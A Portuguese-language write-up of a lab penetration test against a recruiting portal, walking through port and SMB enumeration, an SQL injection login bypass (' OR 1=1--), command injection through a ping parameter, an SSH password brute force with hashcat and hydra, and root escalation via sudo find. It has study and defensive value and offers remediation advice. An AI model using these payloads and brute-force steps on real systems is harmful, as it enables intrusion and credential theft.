

Operation Promotion

Relatório de Invasão:

Resumo

Objetivo: Fazer um teste de penetração na plataforma Hadron Security

Vetor de Acesso Inicial: Conta admin permitindo RCE na aplicação web

Vetor de Elevação de Privilégios: Conta jford que possuía permissão sudo para comando find impersonando como root.

Ferramentas & Scripts Utilizados

- nmap
- gobuster
- smbclient
- smbmap
- burpsuite
- hashcat
- hydra

1. Reconhecimento & Mapeamento

Scan de Portas (Nmap)

Output do Nmap -sS

PORT	SERVICE
22	ssh
80	http
139	netbios-ssn
445	microsoft-ds

☰ Output do Nmap -sU

PORT	SERVICE
------	---------

☰ Output do Nmap com -sC e -sV

PORT	SERVICE/VERSION	INFOS
22	ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)	ssh-hostkey: 256 02:be:46:49:17:e1:c8:06:e4:49:0d:15:9e:fd:5a:d1 (ECDSA) _ 256 fb:b2:25:b6:33:97:2e:3a:c4:e2:ae:66:6c:97:98:97 (ED25519)
80	http Apache httpd 2.4.58 ((Ubuntu))	http-robots.txt: 1 disallowed entry _/admin/ _http-title: RecruitCorp - Careers Portal _http-server-header: Apache/2.4.58 (Ubuntu)
139	netbios-ssn Samba smbd 4	
445	netbios-ssn Samba smbd 4	

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

```
| smb2-time:  
|   date: 2026-09-22T15:44:41  
|_  start_date: N/A  
| smb2-security-mode:  
|   3.1.1:  
|_   Message signing enabled but not required  
|_nbstat: NetBIOS name: RECRUITCORP, NetBIOS user: <unknown>, NetBIOS MAC:  
<unknown> (unknown)
```

📘 Análise do Reconhecimento

Vemos aqui um ambiente linux , com smb, um servidor http Apache com robots.txt e /admin,e um serviço ssh rodando sem vulnerabilidade por versão.

Enumeração smb

```
smbclient -L //10.64.187.133 -N
```

```

      Sharename      Type      Comment
      -
      public         Disk
      IPC$           IPC       IPC Service (RecruitCorp File Services)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.64.187.133 (for a protocol between LANMAN1
and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

```
smbmap -u '' -p '' -H 10.64.187.133 -r public
```

```

-----
/"      )|" \  /" || _ "\|" \  /" |  /""\      |__ "\
(:  \___/ \  \ // |(. |_) :) \  \ // |  /  \      (. |_) :)
\___ \  /\ \/.  ||:  \/ /\ \/.  |  /' /\ \  |:  ___/
__/ \  |: \.    |(| _ \ |: \.    | // __' \  (| /
/" \  :) |. \  /: ||: |_) :)|. \  /: | / / \ \ /|___/ \
(_____/ |___|\___/|___|(_____/ |___|\___/|___|(____/  \___)(_____)
-----
```

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
<https://github.com/ShawnDEvans/smbmap>

```
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 10.64.187.133:445      Name: 10.64.187.133      Status: NULL
Session
      Disk      Permissions
Comment
-----
      public      READ ONLY
      ./public
      dr--r--r--      0 Sat May 9 18:40:25 2026      .
      dr--r--r--      0 Sat May 9 18:40:25 2026      ..
      fr--r--r--      92 Sat May 9 18:40:25 2026      README.txt
      IPC$      NO ACCESS
IPC Service (RecruitCorp File Services)
[*] Closed 1 connections
```

```

└─$ smbclient //10.64.187.133/public
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.                               D              0   Sat May  9 18:40:25 2026
..                              D              0   Sat May  9 18:40:25 2026
README.txt                     N              92   Sat May  9 18:40:25 2026

                                40581564 blocks of size 1024. 37046032 blocks available
smb: \> get README.txt
getting file \README.txt of size 92 as README.txt (0.1 KiloBytes/sec) (average
0.1 KiloBytes/sec)
smb: \> exit

└─(kali㉿kali)-[/media/sf_pastaCompartilhadaVmKali]
└─$ cat README.txt
This share is reserved for future internal file distribution.
Nothing to see here yet.
- IT

```

Reconhecimento

Vemos que nesse smb há somente um README.txt no shared public e o IPC\$ como anonimo não podemos ler. No README.txt não vemos nada de interessante .

2. Enumeração Web & VHOSTs

```

gobuster dir -u http://[IP] -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,log


```


Dados e reconhecimento


Path's	Análise
index.php	Domínio do host alvo é recruitcorp.thm. Sem credenciais expostas no page source e somente informa sobre certas vagas e o papel da vaga bem como se é remoto ou presencial e onde.
/admin	Vemos que a página /admin tem um formulário de login com username e password , onde podemos ver se existe sql injection.
dashboard.php	Tela após logarmos no /admin via bypass de autenticação com sql injection.

Path's	Análise
/config	Ao termos RCE via ping na rota de admin , conseguimos acessar essa rota /config e vemos que tem um arquivo chamado db.conf nele.
db.conf	<pre># RecruitCorp application database config # Pulled out of source control - DO NOT COMMIT. db_host=localhost db_name=recruitcorp db_user=jford db_pass_hash=2b\$10 QzkXmGndA2cQLozO3xAN6eWKrl6ZXyzhYTJNF67exOmTmN5oVSEfq db_engine=sqlite3 , com esse arquivo vemos um db_user que conseguimos confirmar ser um usuários do servidor e esse pass hash , que iremos quebrar e testar para ver se é a senha pelo ssh.</pre>
robots.txt	User-agent: * Disallow: /admin/
	Indicando que o /admin é uma rota retirada do motor de busca mas pode ser acessada se enumerada.

index.php








Reconhecimento

Aqui vemos que após logar como admin via sql injection conseguimos usar uma rota de admin que permite que vejamos informações de usuários , ao enumerar vemos que existem 9 usuários e sendo um deles o de id = 7 que mais chama a atenção pois podemos ver que diz que é a conta de serviço que roda sobre essa rota de admin,/admin/sysmaint-checks/ping.php.

Função de ping da rota /admin/sysmaint-checks/ping.php




Reconhecimento

Vemos aqui que a rota descoberta no IDOR mostra que ela funciona via query param colocando ?host=target , iremos ver se conseguimos fazer RCE burlando o comando ping.

Burp Suite

Aqui iremos usar o repeater para testar as rota e ver se conseguimos burlar o ping.



Vemos aqui que conseguimos burlar a rota ping colocando ; e um comando em seguida , que no caso foi o id. Com isso podemos fazer RCE.

Hashcat

Tentei usar o hashcat ao máximo para quebrar a senha do jford do banco de dados mas não havia correspondência dela em wordlists e nem na rockout.txt. Então usei derivações de senha sobre spring2026 que era uma das palavras presente na pagina inicial.

```
echo "spring2026" > base.txt

hashcat --stdout base.txt -r /usr/share/hashcat/rules/dive.rule > wordlist.txt

hydra -l jford -P wordlist.txt 10.64.187.133 ssh
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-22
13:44:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 98584 login tries
(l:1/p:98584), ~6162 tries per task
[DATA] attacking ssh://10.64.187.133:22/
[22][ssh] host: 10.64.187.133  login: jford  password: spring2026!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-22
13:45:12
```

Reconhecimento

Aqui conseguimos fazer bruteforcing em cima de jford e conseguir a senha dele baseado em derivações de spring2026.

Enumeração com jford

Reconhecimento

O usuário jford havia permissão sudo com o comando find como root , com isso fui no gtfobins e olhei que o que dava para fazer com o find como sudo e com isso vi que dava para criar um shell com isso conseguimos usar esse comando como sudo e gerar um shell root , que em seguida capturei as duas flags (do user jford e do root).

⚡ 3. Exploração & Acesso Inicial (Foothold)

✖ Vulnerabilidade encontrada

Título:SQL Injection

Risk Rating:10 DREAD

Resumo:A rota /admin permite bypass de autenticação via sql injection , na qual colocamos o sql injection no username e logamos como admin.


Background(Contexto adicional):SQL Injection é uma entrada do usuário que entra em uma consulta sql como parte da consulta ao invés de valor de um parâmetro dessa consulta , por exemplo um formulário de login com username e password , na qual eu coloco como usernam e a palavra teste' e com isso o back end pegar e concatena essa entrada a consulta sql , fazendo com que o ' bypassse o ' da própria consulta , gerando um erro de forma verbosa no front end ou não , com isso podemos testar um sql injection completo com ' OR 1=1 -- e qualquer coisa na senha , se conseguirmos login então existe SQL Injection nesse formulário.

Impacto: Podemos fazer login como admin e utilizar de suas funções , assim podendo no contexto dessa plataforma listar informações de todos os usuários.

Conselhos e Remediações:Fazer parametrização da consulta SQL de forma que seja usado prepare e os statements dela sejam setados via ? e assim a entrada não ser concatenada na consulta SQL.


Detalhes Técnicos e Evidências:

1. Primeiro acessamos /admin




2. Colocamos em Username o seguinte valor ' OR 1=1-- , isso faz o seguinte → Select * from users where username=' OR 1=1--' and password ='' ; , assim tudo depois de -- vira comentário para o banco de dados e assim a consulta SQL da login para o admin

pois é o user de id=1 e o primeiro retornado pela consulta que é sempre verdadeira devido o 1=1. Na senha podemos colocar qualquer coisa.



3. Ao apertar Sign In logamos como admin.



✗ Vulnerabilidade encontrada

Título:RCE

Risk Rating:10 DREAD

Resumo:Na rota /admin/sysmaint-checks/ping.php?host= podemos colocar uma entrada normal (um ip) para que o ping execute , o problema é que podemos colocar ; e em seguida outro comando que isso para um comando linux faz com que o comando ping execute primeiro e em seguida o comando após a vírgula , permitindo que executemos comando diretamente no servidor.

Background(Contexto adicional):RCE é a vulnerabilidade que permite que injetemos entrada em um parâmetro de uma rota e isso execute algo no servidor , normalmente existem rota legítimas como a ideia dessa rota do admin que era executar um ping em


um ip, o que diferencia uma rota com ideia legítima de uma rota com RCE é não filtrar a entrada do usuário e permite que ele adicione outros comando além do comando previsto da rota, assim permitindo que ele execute comando como se estivesse com o usuário do servidor e executando os comandos com ele.

Impacto:Podemos exfiltrar dados do servidor , dos usuários , realizar reverse shell e muito mais.

